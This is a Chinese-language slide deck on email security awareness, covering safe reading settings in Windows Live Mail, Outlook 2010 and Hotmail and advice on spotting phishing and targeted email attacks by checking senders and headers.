
以純文字模式開啟郵件





Windows Live Mail 安全設定(1/3)


- 關閉信件預覽功能，選取「檢視」à「版面配置」
- 不勾選「顯示讀取窗格」



資料來源: 國立臺灣科技大學電子計算機中心

Windows Live Mail 安全設定(2/3)

- 以純文字開啟信件
- 選取「工具」à「選項」à「讀取」
- 勾選「以純文字方式讀取所有郵件」



資料來源: 國立臺灣科技大學電子計算機中心

Windows Live Mail 安全設定(3/3)

- 關閉自動下載圖檔
- 選取「工具」à「安全性選項」à「安全性」
- 勾選「阻擋HTML電子郵件中的影像和其他外部內容」




資料來源: 國立臺灣科技大學電子計算機中心



Outlook 2010安全設定(1/3)

- 關閉信件預覽功能
- 選取「檢視」à「讀取窗格」
- 選擇「關閉」





Outlook 2010安全設定(2/3)

- 選取「檔案」à「選項」à「信任中心」à「信任中心設定」à「電子郵件安全性」à選「以純文字讀取所有標準郵件」

Outlook 2010 信任中心設定截圖。左側選單中「選項」被紅框圈出。信任中心任務窗格中，「信任中心設定」被紅框圈出。在「電子郵件安全性」區域，「以純文字讀取所有標準郵件」選項被紅框圈出。



Outlook 2010安全設定(3/3)


- 選取「檔案」à「選項」à「信任中心」à「信任中心設定」à「自動下載」
- 勾選「不自動下載HTML電子郵件訊息或RSS項目中的圖片」





Hotmail安全設定(1/2)

- 關閉信件預覽功能，預設關閉





Hotmail安全設定(2/2)

- 關閉自動下載圖檔
- 選取右上方「設定」 à 「更多郵件設定」 à 「篩選工具和回報」
- 勾選「封鎖任何不在我的安全寄件者清單中之人員所寄送的附件、圖片及連結」

刪除垃圾郵件

垃圾郵件會自動移到垃圾郵件資料夾，並於十天後刪除。

回報垃圾郵件

請選擇是否要回報垃圾郵件給 Microsoft 和協助對抗垃圾郵件的合作廠商。

- 回報垃圾郵件 - 當您使用 [垃圾郵件] 按鈕，即可協助減低使用者收到垃圾郵件的機率。
- 不要回報 - [垃圾郵件] 按鈕只具刪除功能，不回報任何資訊給 Microsoft 和其他人。

封鎖來自未知寄件者的內容

Outlook 一律會封鎖來自看似可疑之寄件者的內容，但是您可以控制我們對於擁有良好信譽但您尚未標記為安全之寄件者所做的動作。

- 顯示具備良好信譽之寄件者所寄送的附件、圖片及連結
- 封鎖任何不在我的安全寄件者清單中之人員所寄送的附件、圖片及連結

儲存

取消



防範之道—看

- 收到郵件後務必留意
 - 查看郵件來源是否正常(寄件者、寄件來源帳號)
 - 審慎注意郵件中網址的正確性，避免直接點選
 - 標題或內容是否與本身業務相關
 - 無關公務之郵件避免開啟與點閱

看



查看郵件來源是否正常

- Microsoft Outlook

The screenshot displays the '郵件選項' (Mail Options) dialog box in Microsoft Outlook. The 'Internet Headers' (網際網路標題) field is circled in red, showing the following text:

```
yatirimyapanlar.com with MailEnable ESMTP; Sun, 24 May 2009 23:32:52 +0300  
From: =?Big5?B?twS49KbmviBv...NKjGt36zoQ=?<qmkiv@snipm.tw.cn>  
Subject: =?Big5?B?HGlksY...piOkSLzptw/?=  
To: twncarol@ms20.finet.net  
Content-Type: text/html;
```

The 'Options...' (選項) menu item in the right-hand pane is also circled in red. Below the dialog box, another email header is visible, with the 'From' field circled in red:

```
From: Jimmy <engio@ruseloca.strangled.net>
```



查看郵件來源是否正常

- Outlook Express

The screenshot shows the Outlook Express 6 interface. The main window displays the '詳細資料' (Details) tab of an email. The 'From' field is circled in red, showing: "Microsoft Outlook Express Team" <msoe@microsoft.c...>. Below it, the 'Subject' field contains a long alphanumeric string. The 'Date' is Tue, 7 Jul 2009 17:13:44 +0800. The 'Content-Type' is text/html; charset="big5". The 'Content-Transfer-Encoding' is quoted-printable. The 'X-MimeOLE' field is Produced By Microsoft MimeOLE V6.00.2900.1. A context menu is open over the email content, with the '內容(R)' (Content) option circled in red. The menu also includes options like '開啓(O)', '列印(P)', '回覆寄件者(S)', '全部回覆(A)', '轉寄(F)', '以附加檔案方式轉寄(W)', '標示成已閱讀(K)', '標示成未閱讀(N)', '移到資料夾(Y)...', '複製到資料夾(C)...', and '刪除(D)'. The '郵件原始檔(M)...' button is visible at the bottom of the email details pane. The '確定' (OK) and '取消' (Cancel) buttons are at the bottom of the window.



防範之道——聽

- 若懷疑郵件來源務必進行確認
 - 透過電話向對方確認信件真偽
 - 檢視郵件內容之<FROM>資訊

聽



再次提醒防範之道

停	<p>安裝防毒軟體，並確實更新病毒碼</p> <p>關閉郵件自動下載圖片及其他功能</p> <p>純文字模式開啟信件，及取消預覽功能</p> <p>設定垃圾郵件過濾機制</p>
看	<p>查看郵件來源是否正常</p> <p>審慎注意郵件中網址的正確性，避免直接點選</p> <p>標題或內容是否與本身業務相關</p> <p>無關公務之郵件避免開啟與點閱</p>
聽	<p>透過電話向對方確認郵件真偽</p>

使用者認知教育與管理稽核之落實為資訊安全之基石



使用者電腦安全部署

- 安裝防毒軟體
 - 更新至最新病毒碼
- 個人防火牆防禦
 - 阻擋非法連線
- 安裝最新系統安全性更新
 - 修補系統上的弱點，避免弱點遭利用攻擊
- 更新應用程式
 - 亦避免弱點遭利用攻擊



結語

- 防護技術是反應攻擊的保護機制
- 新型態攻擊發生時，「人」是安全防範關鍵
- 使用者的資安認知教育為防範的基礎
- 時時刻刻保有警覺心



參考文獻

- 郵件安全設定，國立臺灣科技大學電子計算機中心，
http://www.cc.ntust.edu.tw/ezfiles/5/1005/img/472/security_email_2013-04-30.pdf
- 網路協定多漏洞 連網設備成Botnet一份子,Information Security 資安人科技網
http://www.informationsecurity.com.tw/article/article_detail.aspx?tv=12&aid=7419#ixzz2TEhBSus9
- 多層次社交工程引誘，非典型目標郵件攻擊現身，<http://www.ithome.com.tw/itadm/article.php?c=81923>
- 臺灣首份APT白皮書出爐，8成受駭機構9個月才察覺，<http://www.ithome.com.tw/itadm/article.php?c=82363>



報告完畢
敬請指教